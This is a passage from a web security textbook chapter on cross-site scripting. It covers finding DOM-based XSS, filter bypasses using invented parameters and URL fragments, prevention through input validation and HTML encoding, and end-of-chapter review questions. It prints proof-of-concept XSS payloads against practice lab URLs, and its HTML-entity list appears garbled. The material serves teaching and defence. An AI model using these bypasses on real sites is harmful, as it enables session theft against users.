By actually displaying each returned page in your browser, you cause all client-side scripts to execute, referencing your modified URL parameter where applicable. Any time a dialog box appears containing your cookies, you will have found a vulnerability (which may be due to DOM-based or other forms of XSS). This process could even be automated by a tool that implemented its own JavaScript interpreter.

However, this basic approach does not identify all DOM-based XSS bugs. As you have seen, the precise syntax required to inject valid JavaScript into an HTML document depends on the syntax that already appears before and after the point where the user-controllable string gets inserted. It may be necessary to terminate a single- or double-quoted string or to close specific tags. Sometimes new tags may be required, but sometimes not. Client-side application code may attempt to validate data retrieved from the DOM, and yet may still be vulnerable.

If a standard test string does not happen to result in valid syntax when it is processed and inserted, the embedded JavaScript does not execute, and no dialog appears, even though the application may be vulnerable to a properly crafted attack. Short of submitting every conceivable XSS attack string into every parameter, the basic approach inevitably misses a large number of vulnerabilities.

A more effective approach to identifying DOM-based XSS bugs is to review all client-side JavaScript for any use of DOM properties that may lead to a vulnerability. Various tools are available to help automate this process. One such effective tool is DOMTracer, available at the following URL:

```
www.blueinfy.com/tools.html
```

HACK STEPS

Using the results of your application mapping exercises from Chapter 4, review every piece of client-side JavaScript for the following APIs, which may be used to access DOM data that can be controlled via a crafted URL:

- `document.location`
- `document.URL`
- `document.URLUnencoded`
- `document.referrer`
- `window.location`

Be sure to include scripts that appear in static HTML pages as well as dynamically generated pages. DOM-based XSS bugs may exist in any location where client-side scripts are used, regardless of the type of page or whether you see parameters being submitted to the page.

In every instance where one of the preceding APIs is being used, closely review the code to identify what is being done with the user-controllable data, and whether crafted input could be used to cause execution of arbitrary JavaScript. In particular, review and test any instance where your data is being passed to any of the following APIs:

- `document.write()`
- `document.writeln()`
- `document.body.innerHtml`
- `eval()`
- `window.execScript()`
- `window.setInterval()`
- `window.setTimeout()`

TRY IT!

```
http://mdsec.net/error/18/
http://mdsec.net/error/22/
http://mdsec.net/error/28/
http://mdsec.net/error/31/
http://mdsec.net/error/37/
http://mdsec.net/error/41/
http://mdsec.net/error/49/
http://mdsec.net/error/53/
http://mdsec.net/error/56/
http://mdsec.net/error/61/
```

As with reflected and stored XSS, the application may perform various filtering in an attempt to block attacks. Often, the filtering is applied on the client side, and you can review the validation code directly to understand how it works and to try to identify any bypasses. All the techniques already described for filters against reflected XSS attacks may be relevant here.

TRY IT!

```
http://mdsec.net/error/92/
http://mdsec.net/error/95/
http://mdsec.net/error/107/
http://mdsec.net/error/109/
http://mdsec.net/error/118/
```

In some situations, you may find that the server-side application implements filters designed to prevent DOM-based XSS attacks. Even though the vulnerable operation occurs on the client, and the server does not return the user-supplied data in its response, the URL is still submitted to the server. So the application may validate the data and fail to return the vulnerable client-side script when a malicious payload is detected.

If this defense is encountered, you should attempt each of the potential filter bypasses that were described previously for reflected XSS vulnerabilities to test the robustness of the server's validation. In addition to these attacks, several techniques unique to DOM-based XSS bugs may enable your attack payload to evade server-side validation.

When client-side scripts extract a parameter's value from the URL, they rarely parse the query string properly into name/value pairs. Instead, they typically search the URL for the parameter name followed by the equals sign and then

extract whatever comes next, up until the end of the URL. This behavior can be exploited in two ways:

- If the server's validation logic is being applied on a per-parameter basis, rather than on the entire URL, the payload can be placed into an invented parameter appended after the vulnerable parameter. For example:

  ```
  http://mdsec.net/error/76/Error.ashx?message=Sorry%2c+an+error+occurr
  ed&foo=<script>alert(1)</script>
  ```

  Here, the server ignores the invented parameter, and so it is not subject to any filtering. However, because the client-side script searches the query string for `message=` and extracts everything following this, it includes your payload in the string it processes.

- If the server's validation logic is being applied to the entire URL, not just to the message parameter, it may still be possible to evade the filter by placing the payload to the right of the HTML fragment character (`#`):

  ```
  http://mdsec.net/error/82/Error.ashx?message=Sorry%2c+an+error+
  occurred#<script>alert(1)</script>
  ```

  Here, the fragment string is still part of the URL. Therefore, it is stored in the DOM and will be processed by the vulnerable client-side script. However, because browsers do not submit the fragment portion of the URL to the server, the attack string is not even sent to the server and therefore cannot be blocked by any kind of server-side filter. Because the client-side script extracts everything after `message=`, the payload is still copied into the HTML page source.

TRY IT!

```
http://mdsec.net/error/76/
http://mdsec.net/error/82/
```

COMMON MYTH

"We check every user request for embedded script tags, so no XSS attacks are possible."

Aside from the question of whether any filter bypasses are possible, you have now seen three reasons why this claim can be incorrect:

- **In some XSS flaws, the attacker-controllable data is inserted directly into an existing JavaScript context, so there is no need to use any script tags or other means of introducing script code. In other cases, you can inject an event handler containing JavaScript without using any script tags.**

- **If an application receives data via some out-of-band channel and renders this within its web interface, any stored XSS bugs can be exploited without submitting any malicious payload using HTTP.**
- **Attacks against DOM-based XSS may not involve submitting any malicious payload to the server. If the fragment technique is used, the payload remains on the client at all times.**

Some applications employ a more sophisticated client-side script that performs stricter parsing of the query string. For example, it may search the URL for the parameter name followed by the equals sign but then extract what follows only until it reaches a relevant delimiter such as `&` or `#`. In this case, the two attacks described previously could be modified as follows:

```
http://mdsec.net/error/79/Error.ashx?foomessage=<script>alert(1)</script
>&message=Sorry%2c+an+error+occurred

http://mdsec.net/error/79/Error.ashx#message=<script>alert(1)</script>
```

In both cases, the first match for `message=` is followed immediately by the attack string, without any intervening delimiter, so the payload is processed and copied into the HTML page source.

TRY IT!

```
http://mdsec.net/error/79/
```

In some cases, you may find that complex processing is performed on DOM-based data. Therefore, it is difficult to trace all the different paths taken by user-controllable data, and all the manipulation being performed, solely through static review of the JavaScript source code. In this situation, it can be beneficial to use a JavaScript debugger to monitor the script's execution dynamically. The FireBug extension to the Firefox browser is a full-fledged debugger for client-side code and content. It enables you to set breakpoints and watches on interesting code and data, making the task of understanding a complex script considerably easier.

COMMON MYTH

"We're safe. Our web application scanner didn't find any XSS bugs."

As you will see in Chapter 19, some web application scanners do a reasonable job of finding common flaws, including XSS. However, it should be evident at this point that many XSS vulnerabilities are subtle to detect, and creating a working exploit can require extensive probing and experimentation. At the present time, no automated tools can reliably identify all these bugs.

Preventing XSS Attacks

Despite the various manifestations of XSS, and the different possibilities for exploitation, preventing the vulnerability itself is in fact conceptually straightforward. What makes it problematic in practice is the difficulty of identifying every instance in which user-controllable data is handled in a potentially dangerous way. Any given page of an application may process and display dozens of items of user data. In addition to the core functionality, vulnerabilities may arise in error messages and other locations. It is hardly surprising, therefore, that XSS flaws are so hugely prevalent, even in the most security-critical applications.

Different types of defense are applicable to reflected and stored XSS on the one hand, and to DOM-based XSS on the other, because of their different root causes.

Preventing Reflected and Stored XSS

The root cause of both reflected and stored XSS is that user-controllable data is copied into application responses without adequate validation and sanitization. Because the data is being inserted into the raw source code of an HTML page, malicious data can interfere with that page, modifying not only its content but also its structure — breaking out of quoted strings, opening and closing tags, injecting scripts, and so on.

To eliminate reflected and stored XSS vulnerabilities, the first step is to identify every instance within the application where user-controllable data is being copied into responses. This includes data that is copied from the immediate request and also any stored data that originated from any user at any prior time, including via out-of-band channels. To ensure that every instance is identified, there is no real substitute for a close review of all application source code.

Having identified all the operations that are potentially at risk of XSS and that need to be suitably defended, you should follow a threefold approach to prevent any actual vulnerabilities from arising:

- Validate input.
- Validate output.
- Eliminate dangerous insertion points.

One caveat to this approach arises where an application needs to let users author content in HTML format, such as a blogging application that allows HTML in comments. Some specific considerations relating to this situation are discussed after general defensive techniques have been described.

Validate Input

At the point where the application receives user-supplied data that may be copied into one of its responses at any future point, the application should perform

context-dependent validation of this data, in as strict a manner as possible. Potential features to validate include the following:

- The data is not too long.
- The data contains only a certain permitted set of characters.
- The data matches a particular regular expression.

Different validation rules should be applied as restrictively as possible to names, e-mail addresses, account numbers, and so on, according to the type of data the application expects to receive in each field.

Validate Output

At the point where the application copies into its responses any item of data that originated from some user or third party, this data should be HTML-encoded to sanitize potentially malicious characters. HTML encoding involves replacing literal characters with their corresponding HTML entities. This ensures that browsers will handle potentially malicious characters in a safe way, treating them as part of the content of the HTML document and not part of its structure. The HTML encodings of the primary problematic characters are as follows:

- " — `"`
- ' — `'`
- & — `&`
- < — `<`
- > — `>`

In addition to these common encodings, any character can be HTML-encoded using its numeric ASCII character code, as follows:

- % — `%`
- * — `*`

It should be noted that when inserting user input into a tag attribute value, the browser HTML-decodes the value before processing it further. In this situation, the defense of simply HTML-encoding any normally problematic characters may be ineffective. Indeed, as we have seen, for some filters the attacker can bypass HTML-encoding characters in the payload herself. For example:

```
<img src="javascript&#58;alert(document.cookie)">
<img src="image.gif" onload="alert(&apos;xss&apos;)">
```

As described in the following section, it is preferable to avoid inserting user-controllable data into these locations. If this is considered unavoidable for some reason, great care needs to be taken to prevent any filter bypasses. For example,

if user data is inserted into a quoted JavaScript string in an event handler, any quotation marks or backslashes in user input should be properly escaped with backslashes, and the HTML encoding should include the `&` and `;` characters to prevent an attacker from performing his own HTML encoding.

ASP.NET applications can use the `Server.HTMLEncode` API to sanitize common malicious characters within a user-controllable string before this is copied into the server's response. This API converts the characters `" & <` and `>` into their corresponding HTML entities and also converts any ASCII character above 0x7f using the numeric form of encoding.

The Java platform has no equivalent built-in API; however, it is easy to construct your own equivalent method using just the numeric form of encoding. For example:

```
public static String HTMLEncode(String s)
{
    StringBuffer out = new StringBuffer();
    for (int i = 0; i < s.length(); i++)
    {
        char c = s.charAt(i);
        if(c > 0x7f || c=='"' || c=='&' || c=='<' || c=='>')
            out.append("&#" + (int) c + ";");
        else out.append(c);
    }
    return out.toString();
}
```

A common mistake developers make is to HTML-encode only the characters that immediately appear to be of use to an attacker in the specific context. For example, if an item is being inserted into a double-quoted string, the application might encode only the `"` character. If the item is being inserted unquoted into a tag, it might encode only the `>` character. This approach considerably increases the risk of bypasses being found. As you have seen, an attacker can often exploit browsers' tolerance of invalid HTML and JavaScript to change context or inject code in unexpected ways. Furthermore, it is often possible to span an attack across multiple controllable fields, exploiting the different filtering being employed in each one. A far more robust approach is to always HTML-encode every character that may be of potential use to an attacker, regardless of the context where it is being inserted. To provide the highest possible level of assurance, developers may elect to HTML-encode every nonalphanumeric character, including whitespace. This approach normally imposes no measurable overhead on the application and presents a severe obstacle to any kind of filter bypass attack.

The reason for combining input validation and output sanitization is that this involves two layers of defenses, either one of which provides some protection if the other one fails. As you have seen, many filters that perform input and

output validation are subject to bypasses. By employing both techniques, the application gains some additional assurance that an attacker will be defeated even if one of its two filters is found to be defective. Of the two defenses, the output validation is the most important and is mandatory. Performing strict input validation should be viewed as a secondary failover.

Of course, when devising the input and output validation logic itself, great care should be taken to avoid any vulnerabilities that lead to bypasses. In particular, filtering and encoding should be carried out after any relevant canonicalization, and the data should not be further canonicalized afterwards. The application should also ensure that the presence of any NULL bytes does not interfere with its validation.

Eliminate Dangerous Insertion Points

There are some locations within the application page where it is just too inherently dangerous to insert user-supplied input, and developers should look for an alternative means of implementing the desired functionality.

Inserting user-controllable data directly into existing script code should be avoided wherever possible. This applies to code within `<script>` tags, and also code within event handlers. When applications attempt to do this safely, it is frequently possible to bypass their defensive filters. And once an attacker has taken control of the context of the data he controls, he typically needs to perform minimal work to inject arbitrary script commands and therefore perform malicious actions.

Where a tag attribute may take a URL as its value, applications should generally avoid embedding user input, because various techniques may be used to introduce script code, including the use of scripting pseudo-protocols.

A further pitfall to avoid is situations where an attacker can manipulate the character set of the application's response, either by injecting into a relevant directive or because the application uses a request parameter to specify the preferred character set. In this situation, input and output filters that are well designed in other respects may fail because the attacker's input is encoded in an unusual form that the filters do not recognize as potentially malicious. Wherever possible, the application should explicitly specify an encoding type in its response headers, disallow any means of modifying this, and ensure that its XSS filters are compatible with it. For example:

```
Content-Type: text/html; charset=ISO-8859-1
```

Allowing Limited HTML

Some applications need to let users submit data in HTML format that will be inserted into application responses. For example, a blogging application may

allow users to write comments using HTML, to apply formatting to their comments, embed links or images, and so on. In this situation, applying the preceding measures across the board will break the application. Users' HTML markup will itself be HTML-encoded in responses and therefore will be displayed on-screen as actual markup, rather than as the formatted content that is required.

For an application to support this functionality securely, it needs to be robust in allowing only a limited subset of HTML, which does not provide any means of introducing script code. This must involve a whitelist approach in which only specific tags and attributes are permitted. Doing this successfully is a nontrivial task because, as you have seen, there are numerous ways to use seemingly harmless tags to execute code.

For example, if the application allows the `<b>` and `<i>` tags and does not consider any attributes used with these tasks, the following attacks may be possible:

```
<b style=behavior:url(#default#time2) onbegin=alert(1)>
<i onclick=alert(1)>Click here</i>
```

Furthermore, if the application allows the apparently safe combination of the `<a>` tag with the `href` attribute, the following attack may work:

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Cl
ick here</a>
```

Various frameworks are available to validate user-supplied HTML markup to try to ensure that it does not contain any means of executing JavaScript, such as the OWASP AntiSamy project. It is recommended that developers who need to allow users to author limited HTML should either use a suitable mature framework directly or should closely examine one of them to understand the various challenges involved.

An alternative approach is to make use of a custom intermediate markup language. Users are permitted to use the limited syntax of the intermediate language, which the application then processes to generate the corresponding HTML markup.

Preventing DOM-Based XSS

The defenses described so far obviously do not apply directly to DOM-based XSS, because the vulnerability does not involve user-controlled data being copied into server responses.

Wherever possible, applications should avoid using client-side scripts to process DOM data and insert it into the page. Because the data being processed is outside of the server's direct control, and in some cases even outside of its visibility, this behavior is inherently risky.

If it is considered unavoidable to use client-side scripts in this way, DOM-based XSS flaws can be prevented through two types of defenses, corresponding to the input and output validation described for reflected XSS.

Validate Input

In many situations, applications can perform rigorous validation on the data being processed. Indeed, this is one area where client-side validation can be more effective than server-side validation. In the vulnerable example described earlier, the attack can be prevented by validating that the data about to be inserted into the document contains only alphanumeric characters and whitespace. For example:

```
<script>
    var a = document.URL;
    a = a.substring(a.indexOf("message=") + 8, a.length);
    a = unescape(a);
    var regex=/^([A-Za-z0-9+\s])*$/;
    if (regex.test(a))
        document.write(a);
</script>
```

In addition to this client-side control, rigorous server-side validation of URL data can be employed as a defense-in-depth measure to detect requests that may contain malicious exploits for DOM-based XSS flaws. In the same example just described, it would actually be possible for an application to prevent an attack by employing only server-side data validation by verifying the following:

- The query string contains a single parameter.
- The parameter's name is `message` (case-sensitive check).
- The parameter's value contains only alphanumeric content.

With these controls in place, it would still be necessary for the client-side script to parse the value of the `message` parameter properly, ensuring that any fragment portion of the URL was not included.

Validate Output

As with reflected XSS flaws, applications can perform HTML encoding of user-controllable DOM data before it is inserted into the document. This enables all kinds of potentially dangerous characters and expressions to be displayed within the page in a safe way. HTML encoding can be implemented in client-side JavaScript with a function like the following:

```
function sanitize(str)
{
```

```
    var d = document.createElement('div');
    d.appendChild(document.createTextNode(str));
    return d.innerHTML;
}
```

Summary

This chapter has examined the various ways in which XSS vulnerabilities can arise and ways in which common filter-based defenses can be circumvented. Because XSS vulnerabilities are so prevalent, it is often straightforward to find several bugs within an application that are easy to exploit. XSS becomes more interesting, from a research perspective at least, when various defenses are in place that force you to devise some highly crafted input, or leverage some little-known feature of HTML, JavaScript, or VBScript, to deliver a working exploit.

The next chapter builds on this foundation and examines a wide variety of further ways in which defects in the server-side web application may leave its users exposed to malicious attacks.

Questions

Answers can be found at `http://mdsec.net/wahh`.

1. What standard "signature" in an application's behavior can be used to identify most instances of XSS vulnerabilities?
2. You discover a reflected XSS vulnerability within the unauthenticated area of an application's functionality. State two different ways in which the vulnerability could be used to compromise an authenticated session within the application.
3. You discover that the contents of a cookie parameter are copied without any filters or sanitization into the application's response. Can this behavior be used to inject arbitrary JavaScript into the returned page? Can it be exploited to perform an XSS attack against another user?
4. You discover stored XSS behavior within data that is only ever displayed back to yourself. Does this behavior have any security significance?
5. You are attacking a web mail application that handles file attachments and displays these in-browser. What common vulnerability should you immediately check for?
6. How does the same-origin policy impinge upon the use of the Ajax technology `XMLHttpRequest`?

7. Name three possible attack payloads for XSS exploits (that is, the malicious actions that you can perform within another user's browser, not the methods by which you deliver the attacks).
8. You have discovered a reflected XSS vulnerability where you can inject arbitrary data into a single location within the HTML of the returned page. The data inserted is truncated to 50 bytes, but you want to inject a lengthy script. You prefer not to call out to a script on an external server. How can you work around the length limit?
9. You discover a reflected XSS flaw in a request that must use the `POST` method. What delivery mechanisms are feasible for performing an attack?